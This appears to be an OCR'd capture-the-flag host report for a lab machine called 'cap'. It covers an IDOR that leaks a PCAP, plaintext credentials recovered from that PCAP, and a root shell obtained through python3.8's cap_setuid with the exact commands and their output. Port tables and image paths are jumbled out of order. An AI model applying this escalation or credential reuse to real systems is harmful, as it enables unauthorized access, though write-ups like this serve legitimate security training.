Host Report

10.10.10.245 - Linux

Linux Server - Shelled - Owned

Host Notes:

User.txt = 2dd1f68713a429b9f733ef6f69f79d61
Root.txt = ad056013e45a3fa4d77b7c725e80d3f0

Ports:

Port	Proto	Service	Version	Status
21	tcp	ftp	vsftpd 3.0.3	
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:
SSH using nathan's discovered credentials

nathan:Buck3tH4TF0RM3!

Running LinEnum.sh finds us several files with POSIX capabilities:

[+] Files with POSIX capabilities set:
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

sudo /usr/bin/python3.8

When the Python "shell" comes up, just use OS and system to call /bin/bash using:

import os

os.setuid(0)

os.system("/bin/bash")

Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)	


```
nathan@cap:~$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# whoami
root
root@cap:~# hostname
cap
root@cap:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.245  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:4c86  prefixlen 64  scopeid 0×20<link>
        ether 00:50:56:b9:4c:86  txqueuelen 1000  (Ethernet)
        RX packets 84121  bytes 6174347 (6.1 MB)
        RX errors 0  dropped 38  overruns 0  frame 0
        TX packets 79493  bytes 13318005 (13.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3059  bytes 236361 (236.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3059  bytes 236361 (236.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@cap:~# cat /root/root.txt
ad056013e45a3fa4d77b7c725e80d3f0
root@cap:~#
```


53	udp	domain		
67	udp	dhcps		
68	udp	dhcpc		
69	udp	tftp		
80	tcp	http	gunicorn	Owned

Port Notes:

Port	Proto	Service	Version	Status

Gunicorn is an HTTP Statistics platform. Fortunately, there is a "snapshot" function located at http://10.10.10.245/data/1 that will let us download a PCAP file for analysis in Wireshark.







```
GET /data/ HTTP/1.1
User-Agent: Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001637)
Host: 10.10.10.245
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
```

If we change /data/1 to /data/0 then we can pull a PCAP of another user's information. This is an example of Insecure Direct Object Reference (IDOR) vulnerability. Doing this gives us Nathan's PCAP and if we look at the FTP traffic, we obtain nathan's credentials.

nathan:Buck3tH4TF0RM3!

Port	Proto	Service	Version	Status
21	tcp	ftp	 We can SSH to this machine using those credentials.	
123	udp	ntp		
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	udp	netbios-ssn		
161	udp	snmp		
162	udp	snmptrap		
445	udp	microsoft-ds		
500	udp	isakmp		
514	udp	syslog		
520	udp	route		
631	udp	ipp		
1434	udp	ms-sql-m		
1900	udp	upnp		
4500	udp	nat-t-ike		
49152	udp	unknown		